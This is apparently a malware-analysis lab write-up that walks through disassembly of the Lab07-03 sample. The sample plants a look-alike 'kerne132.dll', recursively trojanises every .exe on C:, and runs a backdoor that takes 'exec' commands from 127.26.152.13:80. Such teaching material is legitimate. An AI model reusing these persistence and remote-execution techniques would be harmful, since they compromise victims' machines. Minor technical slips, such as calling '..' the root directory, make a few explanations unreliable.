
```
mov     edi, ds:CreateFileA
push    eax             ; hTemplateFile
push    eax             ; dwFlagsAndAttributes
push    OPEN_EXISTING   ; dwCreationDisposition
push    eax             ; lpSecurityAttributes
push    FILE_SHARE_READ ; dwShareMode
push    GENERIC_READ    ; dwDesiredAccess
push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call    edi ; CreateFileA
mov     ebx, ds:CreateFileMappingA
push    0               ; lpName
push    0               ; dwMaximumSizeLow
push    0               ; dwMaximumSizeHigh
push    PAGE_READONLY   ; flProtect
push    0               ; lpFileMappingAttributes
push    eax             ; hFile
mov     [esp+6Ch+hObject], eax
call    ebx ; CreateFileMappingA
mov     ebp, ds:MapViewOfFile
push    0               ; dwNumberOfBytesToMap
push    0               ; dwFileOffsetLow
push    0               ; dwFileOffsetHigh
push    FILE_MAP_READ   ; dwDesiredAccess
push    eax             ; hFileMappingObject
call    ebp ; MapViewOfFile
push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    OPEN_EXISTING   ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    FILE_SHARE_READ ; dwShareMode
mov     esi, eax
push    GENERIC_ALL     ; dwDesiredAccess
push    offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+argc], esi
call    edi ; CreateFileA
cmp     eax, 0FFFFFFFFh
mov     [esp+54h+var_4], eax
push    0               ; lpName
jnz     short loc_401503
```

```
call    ds:exit
```


Creates file mapping object of the library "Lab07-03.dll" (CreateFileMappingA with PAGE_READWRITE protection). Maps this object in to the memory (MapViewOfFile with FILE_MAP_ALL_ACCESS). Exits if failed to map.



Closes both handles of libraries. Copies file “Lab07–03.dll” to “C:\\windows\\system32\\kerne**1**32.dll” (looks like original, except ”l” letter is misspelled as number “1”). Zero and string “C:*” is passed as args to another function. * means all files located in C directory.




Searches for the first file or folder (FindFirstFileA). Checks if file attribute is directory (FILE_ATTRIBUTE_DIRECTORY).




Calls function _mv_mapfile.

If not the directory checks if filename is equal to "." (current directory).




Also compares if it is root directory ("..")



Explanation:

If you enter "dir" command in "cmd.exe" see one dot (current directory) and two dots (root directory).

For example if current directory is "C:\WINDOWS\system32", then root dir is "C:\WINDOWS".Also compares if it is root directory ("..")




lea edi, [esp+154h+FindFileData.cFileName] ; edi points to file name
or ecx, 0FFFFFFFFh ; clever way to set ecx to -1
xor eax, eax ; set eax register to zero
repne scasb ; repeat if eax and edi are not equal to null. Each cycle ecx is decremented, untill it finds null symbol at the end of string.
not ecx ; inverts negative number to positive. Have string length + 1 (null byte)
dec ecx ; string length
All these assembly instruction do the same as strlen in c++.Allocates space for file name in memory (malloc).
Checks if file extension is ".exe".

```
loc_40135C:
lea     edi, [esp+154h+FindFileData.cFileName]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
dec     ecx
mov     edi, ebp
lea     ebx, [esp+ecx+154h+FindFileData.dwReserved1]
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     edi, [esp+154h+FindFileData.cFileName]
mov     edx, ecx
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     eax, [edx+ecx+1]
push    eax             ; Size
call    ds:malloc
mov     edx, [esp+158h+lpFileName]
mov     ebp, eax
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
push    offset aExe     ; ".exe"
repne scasb
not     ecx
sub     edi, ecx
push    ebx             ; Str1
mov     eax, ecx
mov     esi, edi
mov     edi, ebp
shr     ecx, 2
rep movsd
mov     ecx, eax
xor     eax, eax
and     ecx, 3
rep movsb
mov     edi, edx
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     edi, [esp+160h+FindFileData.cFileName]
mov     [ecx+ebp-1], al
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     edx, ecx
mov     edi, ebp
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, edx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, edx
and     ecx, 3
rep movsb
call    ds:_stricmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_40140C
```


When enumerates all files in the directory it pushes another string "*" and calls the same function again (recursive function). Enters the sub folder and repeat enumeration process. Find all executable files in the C drive (FindNextFileA).

Checks if file has "**PE**" header.


Example: **Image_File_Header** -> **e_lfanew** (Offset to PE Header)




Dll creates or opens the mutex "**SADFHUHF**". Mutex are usefull to check if instance of the program has been executed before or not.




Initiates Winsock dll function (WSAStartup) uses **TCP** protocol to connect to server "**127.26.152.13:80**".




If connects to server, sends hello message: "**hello**".
Disables send on a socket (shutdown).



Ready to receive command from the server.Received message is up to 4096 bytes length. Compares if command is "**sleep**" (sleeps for 1 min and repeats the same from sending hello message).



If command is "**exec**", Creates process (CreateProcessA) with argument "CREATE_NO_WINDOW". One of the most important parameter is lpCommandLine. Looking backwads edx register is pushed on to the stack. edx has the address of **CommandLine** (calculated using lea instruction).




This address doesn’t appear anywhere except the beginning of function:

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hObject= dword ptr -11F8h
name= sockaddr ptr -11F4h
ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
StartupInfo= _STARTUPINFOA ptr -11D4h
WSAData= WSAData ptr -1190h
buf= byte ptr -1000h
var_FFF= byte ptr -0FFFh
CommandLine= byte ptr -0FFBh
hinstDLL= dword ptr  4
fdwReason= dword ptr  8
lpvReserved= dword ptr  0Ch

mov     eax, 11F8h
call    __alloca_probe
mov     eax, [esp+11F8h+fdwReason]
push    ebx
push    ebp
push    esi
cmp     eax, 1
push    edi
jnz     loc_100011E8
```

It means that it has not defined CommandLine already. The value appears on a runtime, when command is received from server.Variables has negative, while arguments - positive value. CommandLine is the variable. **buf** contains the received command and **CommandLine** contains what to execute. The difference between buf and CommandLine are 5 bytes. 1000h-FFBh=**5** (h means in hexdecimal).

```
-00000000000011FF                db ? ; undefined
-00000000000011FE                db ? ; undefined
-00000000000011FD                db ? ; undefined
-00000000000011FC                db ? ; undefined
-00000000000011FB                db ? ; undefined
-00000000000011FA                db ? ; undefined
-00000000000011F9                db ? ; undefined
-00000000000011F8 hObject        dd ?                    ; offset
-00000000000011F4 name           sockaddr ?
-00000000000011E4 ProcessInformation _PROCESS_INFORMATION ?
-00000000000011D4 StartupInfo    _STARTUPINFOA ?
-0000000000001190 WSAData        WSAData ?
-0000000000001000 buf            db ?
-0000000000000FFF var_FFF        db ?
-0000000000000FFE                db ? ; undefined
-0000000000000FFD                db ? ; undefined
-0000000000000FFC                db ? ; undefined
-0000000000000FFB CommandLine    db ?
-0000000000000FFA                db ? ; undefined
-0000000000000FF9                db ? ; undefined
-0000000000000FF8                db ? ; undefined
-0000000000000FF7                db ? ; undefined
-0000000000000FF6                db ? ; undefined
-0000000000000FF5                db ? ; undefined
-0000000000000FF4                db ? ; undefined
-0000000000000FF3                db ? ; undefined
SP+0000000000000208
```


If we look at the received buff command, we got “**exec**”, which is 4 bytes long. Mostly the space (fifth byte) is the separator between exec and CommandLine.Strings are the arrays (index will be visualized as the arrow where it points). Index points before or after the symbol, not on the letter itself. Every array starts from zero index — [0] (before “**e**” letter). Index of [1] -points after “e” and before “x”.




If command is “**q**” exits loop.If none of them — Sleep for 1 minute and loop.
When executable is found, calls mv_mapfile function (renamed by myself). Opens executable (CreateFileA). Creates mapping object (CreateFileMappingA). Maps file in to the memory (MapViewOfFile).

```
; int __cdecl mv_mapfile(LPCSTR lpFileName)
_mv_mapfile proc near

var_C= dword ptr -0Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr  4

sub     esp, 0Ch
push    ebx
mov     eax, [esp+10h+lpFileName]
push    ebp
push    esi
push    edi
push    0                ; hTemplateFile
push    0                ; dwFlagsAndAttributes
push    OPEN_EXISTING    ; dwCreationDisposition
push    0                ; lpSecurityAttributes
push    FILE_SHARE_READ  ; dwShareMode
push    GENERIC_ALL      ; dwDesiredAccess
push    eax              ; lpFileName
call    ds:CreateFileA
push    0                ; lpName
push    0                ; dwMaximumSizeLow
push    0                ; dwMaximumSizeHigh
push    PAGE_READWRITE   ; flProtect
push    0                ; lpFileMappingAttributes
push    eax              ; hFile
mov     [esp+34h+var_4], eax
call    ds:CreateFileMappingA
push    0                ; dwNumberOfBytesToMap
push    0                ; dwFileOffsetLow
push    0                ; dwFileOffsetHigh
push    FILE_MAP_ALL_ACCESS ; dwDesiredAccess
push    eax              ; hFileMappingObject
